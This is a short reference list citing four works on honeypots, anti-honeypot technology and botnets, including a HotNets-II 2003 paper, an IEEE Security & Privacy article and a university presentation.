- [Kreibich] C. Kreibich and J. Crowcroft. Presented at the 2nd Workshop on Hot Topics in Networks (HotNets-II), 2003, Boston, USA.
- [Krawetz] Anti-Honeypot Technology, Neal Krawetz of Hacker Factor Solutions, IEEE SECURITY & PRIVACY , 2004.
- [Tsompanidis] HY558, Ilias Tsompanidis, Department of Computer Science, University of Crete, August 2008.
- [Zheng Zhixin] mmnet.iis.sinica.edu.tw/botnet/file/20110526/20110526_2.ppt, Date : 2011/05/26